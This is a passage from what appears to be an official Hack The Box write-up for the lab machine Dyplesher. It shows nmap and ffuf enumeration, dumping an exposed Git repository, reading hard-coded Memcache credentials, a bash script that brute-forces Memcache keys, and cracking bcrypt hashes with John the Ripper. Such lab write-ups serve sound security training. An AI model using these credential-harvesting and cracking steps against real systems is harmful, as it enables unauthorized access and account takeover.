Dyplesher

17th October 2020 / Document No D20.100.94

Prepared By: MrR3boot

Machine Author(s): felamos & yuntao

Difficulty: Insane

Classification: Official

Synopsis

Dyplesher is an insane difficulty Linux machine featuring multiple technologies and vulnerabilities. Vhost enumeration reveals a Git repository containing source code, in which we find credentials. These credentials are used to enumerate the Memcache service and obtain further credentials. These are in turn used to gain access to a Gogs server which has multiple private repositories. Enumeration of release files in one repository reveals another set of credentials that are used to access a Minecraft server application. A foothold can be gained by uploading a Minecraft plugin. Credentials found in a network capture can be used to escalate to another user. Publishing a Cuberite plugin over the AMQP protocol leads to a root shell.

Skills Required

- Web Enumeration
- Programming
- Scripting

Skills Learned

- Password Cracking
- Minecraft Plugin Creation
- AMQP
- Cuberite

Enumeration

Nmap


```
ports=$(nmap -p- --min-rate=1000 -T4  10.10.10.190 | grep ^[0-9] | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)
nmap -p$ports -sC -sV 10.10.10.190
```

```
nmap -p$ports -sV -sC 10.10.10.190

PORT      STATE SERVICE    VERSION
22/tcp    open  ssh        OpenSSH 8.0p1 Ubuntu 6build1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 7e:ca:81:78:ec:27:8f:50:60:db:79:cf:97:f7:05:c0 (RSA)
|   256 e0:d7:c7:9f:f2:7f:64:0d:40:29:18:e1:a1:a0:37:5e (ECDSA)
|_  256 9f:b2:4c:5c:de:44:09:14:ce:4f:57:62:0b:f9:71:81 (ED25519)
80/tcp    open  http       Apache httpd 2.4.41 ((Ubuntu))
|_http-favicon: Unknown favicon MD5: D41D8CD98F00B204E9800998ECF8427E
| http-methods:
|_  Supported Methods: GET HEAD OPTIONS
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Dyplesher
3000/tcp  open  ppp?
4369/tcp  open  epmd       Erlang Port Mapper Daemon
| epmd-info:
|   epmd_port: 4369
|   nodes:
|_    rabbit: 25672
5672/tcp  open  amqp       RabbitMQ 3.7.8 (0-9)
11211/tcp open  memcache?
25562/tcp open  unknown
25565/tcp open  minecraft?
```

Nmap output reveals that the target server has ports 22 (OpenSSH), 80 (Apache), 3000 (ppp?), 4369 (Erlang Port Mapper), 5672 (RabbitMQ), 11211 (Memcache) and 25565 (Minecraft) open.

Apache


The application hosted on Apache refers to a Minecraft Server and displays its status and hostname.




Let's add the hostnames to the `/etc/hosts` file.

```
10.10.10.190    dyplesher.htb test.dyplesher.htb
```


The `STAFF` page reveals 3 different usernames.



Each profile has a gear icon underneath it. Download this image, and click on the camera icon in the Google images search field to bring up the "Search by image" box. Upload the gear image and search for it.




This reveals that it is a logo used by the Gogs application. Further googling reveals that the default port for this application is 3000.




Gogs

Let's browse to port 3000.




A registration feature is available. We can register and login as a test user.




The service also reveals the version number in the footer, which doesn't have any publicly known vulnerabilities at the time of writing.

Clicking on the `Explore` tab we find the active users. Let's note the email IDs for the future use.



Previous enumeration reveals the vhost `test.dyplesher.htb`. Let's access that.

The page just takes two parameters and returns a `200` response code if the values are equal, or a `500 Internal Server Error` is returned if they are different. At this stage we are not sure that if the application is really adding the key-value pair to the Memcache database. Let's add a sample key-value pair.



Using `memcache` tools we can enumerate the keys that are stored in the Memcache database. Run the below command to install the Memcache utilities.

```
apt-get install libmemcached-tools
```

We can now use `memccat` to view the key values.

```
memccat --servers=10.10.10.190 a
```

```
memccat --servers=10.10.10.190 --verbose --debug a
error on a(NOT FOUND)
```

This was unsuccessful. It could be possible that target Memcache instance is using the `Simple Authentication and Security Layer (SASL)` framework to provide authentication and authorization.


FFUF

Let's enumerate the main host using ffuf.

```
ffuf -u http://10.10.10.190/FUZZ -w /usr/share/wordlists/dirb/common.txt
```

```
ffuf -u http://10.10.10.190/FUZZ -w /usr/share/wordlists/dirb/common.txt

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v1.1.0
________________________________________________

 :: Method           : GET
 :: URL              : http://test.dyplesher.htb/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/dirb/common.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403
________________________________________________

cgi-bin/                [Status: 301, Size: 313, Words: 20, Lines: 10]
css                     [Status: 301, Size: 310, Words: 20, Lines: 10]
favicon.ico             [Status: 200, Size: 0, Words: 1, Lines: 1]
fonts                   [Status: 301, Size: 312, Words: 20, Lines: 10]
home                    [Status: 302, Size: 346, Words: 60, Lines: 12]
img                     [Status: 301, Size: 310, Words: 20, Lines: 10]
index.php               [Status: 200, Size: 4241, Words: 1281, Lines: 124]
js                      [Status: 301, Size: 309, Words: 20, Lines: 10]
login                   [Status: 200, Size: 4168, Words: 1222, Lines: 84]
register                [Status: 302, Size: 346, Words: 60, Lines: 12]
robots.txt              [Status: 200, Size: 24, Words: 2, Lines: 3]
server-status           [Status: 403, Size: 277, Words: 20, Lines: 10]
staff                   [Status: 200, Size: 4376, Words: 1534, Lines: 103]
```

The output reveals that `/home`, `/login` and `/register` pages are available. Browsing to the `/register` endpoint redirects to the `/login` page.



We can try to bruteforce the login page and can also attempt SQL injection. However, both attempts resulted in failure. Let's continue our enumeration on other host `test.dyplesher.htb`.

```
ffuf -u http://test.dyplesher.htb/FUZZ -w /usr/share/wordlists/dirb/common.txt

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v1.1.0
________________________________________________

 :: Method           : GET
 :: URL              : http://test.dyplesher.htb/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/dirb/common.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403
________________________________________________

                        [Status: 200, Size: 239, Words: 16, Lines: 15]
.git/HEAD               [Status: 200, Size: 23, Words: 2, Lines: 2]
<SNIP>
```

This reveals a Git repository. Using git-dumper, we can download the repository to our local machine.

```
mkdir repo && git-dumper.py http://test.dyplesher.htb repo

[-] Testing http://test.dyplesher.htb/.git/HEAD [200]
[-] Testing http://test.dyplesher.htb/.git/ [403]
[-] Fetching common files
[-] Fetching http://test.dyplesher.htb/.gitignore [404]
<SNIP>
[-] Finding packs
[-] Finding objects
[-] Fetching objects
<SNIP>
[-] Running git checkout .
```

Memcache

There's a single PHP file in the repository.

```
ls -al

drwxr-xr-x 1 root root  44 Oct 15 00:37 .
drwxr-xr-x 1 root root 126 Oct 15 00:33 ..
drwxr-xr-x 1 root root 128 Oct 15 00:33 .git
-rw-r--r-- 1 root root 513 Oct 15 00:33 index.php
-rw-r--r-- 1 root root   0 Oct 15 00:33 README.md
```

```
<HTML>
<BODY>
<h1>Add key and value to memcache<h1>
<FORM METHOD="GET" NAME="test" ACTION="">
<INPUT TYPE="text" NAME="add">
<INPUT TYPE="text" NAME="val">
<INPUT TYPE="submit" VALUE="Send">
</FORM>
<pre>
<?php
if($_GET['add'] != $_GET['val']){
        $m = new Memcached();
        $m->setOption(Memcached::OPT_BINARY_PROTOCOL, true);
        $m->setSaslAuthData("felamos", "zxcvbnm");
        $m->addServer('127.0.0.1', 11211);
        $m->add($_GET['add'], $_GET['val']);
        echo "Done!";
}
else {
        echo "its equal";
}
?>
</pre>
</BODY>
</HTML>
```

This file is responsible for adding the key-value pair to the Memcached database. It also reveals a set of credentials which are authorized to access the Memcache service.

We can try to bruteforce the keys using known wordlists or maybe guess using common values such as `username, password` etc.

```
#!/bin/bash

f='/usr/share/wordlists/rockyou.txt'
while IFS= read -r line
do
        memccat --servers=10.10.10.190 --username felamos --password zxcvbnm
$line 2>/dev/null >/dev/null
        if [[ $? -ne 1 ]];then
                echo "[+] Key : $line"
        fi
done < "$f"
```

The script takes each line from the wordlist as a key name, and attempts to view its values using the `memccat` tool. If a valid result is found then it prints the key name.

```
bash brute.sh

[+] Key : password
[+] Key : username
[+] Key : email
```

It found 3 valid keys. Let's enumerate the values for them.

```
memccat --servers=10.10.10.190 --username felamos --password zxcvbnm username
password email
```

```
memccat --servers=10.10.10.190 --username felamos --password zxcvbnm username
password email
MinatoTW
felamos
yuntao

$2a$10$5SAkMNF9fPNamlpWr.ikte0rHInGcU54tvazErpuwGPFePuI1DCJa
$2y$12$c3SrJLybUEOYmpu1RVrJZuPyzE5sxGeM0ZChDhl8MlczVrxiA3pQK
$2a$10$zXNCus.UXtiuJE5e6lsQGefnAH3zipl.FRNySz5C4RjitiwUoalS

MinatoTW@dyplesher.htb
felamos@dyplesher.htb
yuntao@dyplesher.htb
```

We have now the usernames, emails and password hashes. Save the usernames and hashes to a file.


```
minato:$2a$10$5SAkMNF9fPNamlpWr.ikte0rHInGcU54tvazErpuwGPFePuI1DCJa
felamos:$2y$12$c3SrJLybUEOYmpu1RVrJZuPyzE5sxGeM0ZChDhl8MlczVrxiA3pQK
yuntao:$2a$10$zXNCus.UXtiuJE5e6lsQGefnAH3zipl.FRNySz5C4RjitiwUoalS
```

Using John The Ripper or hashcat we can try to crack the hashes.


```
john hashes --wordlist=/usr/share/wordlists/rockyou.txt
```

```
john hashes --wordlist=/usr/share/wordlists/rockyou.txt

Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (bcrypt [Blowfish 32/64 X3])
Loaded hashes with cost 1 (iteration count) varying from 1024 to 4096
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
mommy1           (felamos)
```

The hash for the `felamos` user was successfully cracked. We can try these credentials on main domain login page. However, this didn't work. Let's try them on Gogs server instead.



This is successful and we see two repositories: `gitlab` and `memcached`. The `gitlab` repo contains a release.



The `Source Code` release file just contains a `README.md`. `repo.zip` looks interesting. Let's download and unzip that.

```
ls -al

drwxr-xr-x 1 root root       40 Oct 15 02:20 .
drwxr-xr-x 1 root root      388 Oct 15 02:22 ..
drwxr-xr-x 1 root root       14 Sep  7  2019 repositories
```

It contains a `repositories` folder which has several bundle files.

```
tree
.
└── @hashed
    ├── 4b
    │   └── 22
    │       └── 4b227777d4dd1fc61c6f884f48641d02b4d121d3fd328cb08b5531fcacdabf8a.bundle
    ├── 4e
    │   └── 07
    │       ├── 4e07408562bedb8b60ce05c1decfe3ad16b72230967de01f640b7e4729b49fce
    │       └── 4e07408562bedb8b60ce05c1decfe3ad16b72230967de01f640b7e4729b49fce.bundle
    ├── 6b
    │   └── 86
    │       └── 6b86b273ff34fce19d6b804eff5a3f5747ada4eaa22f1d49c01e52ddb7875b4b.bundle
    └── d4
        └── 73
            └── d4735e3a265e16eee03f59718b9b5d03019c07d8b6c51f90da3a666eec13ab35.bundle
```

The folder structure resembles the following.

```
repository (4b)
    |____branch (22/master)
                |_____files (bundle)
```

There are 4 different repositories. Running the `file` command on a bundle file reveals that it's a Git bundle.

```
file @hashed/4b/22/4b22<SNIP>328cb08b5531fcacdabf8a.bundle

@hashed/4b/22/4b22<SNIP>328cb08b5531fcacdabf8a.bundle: Git bundle
```

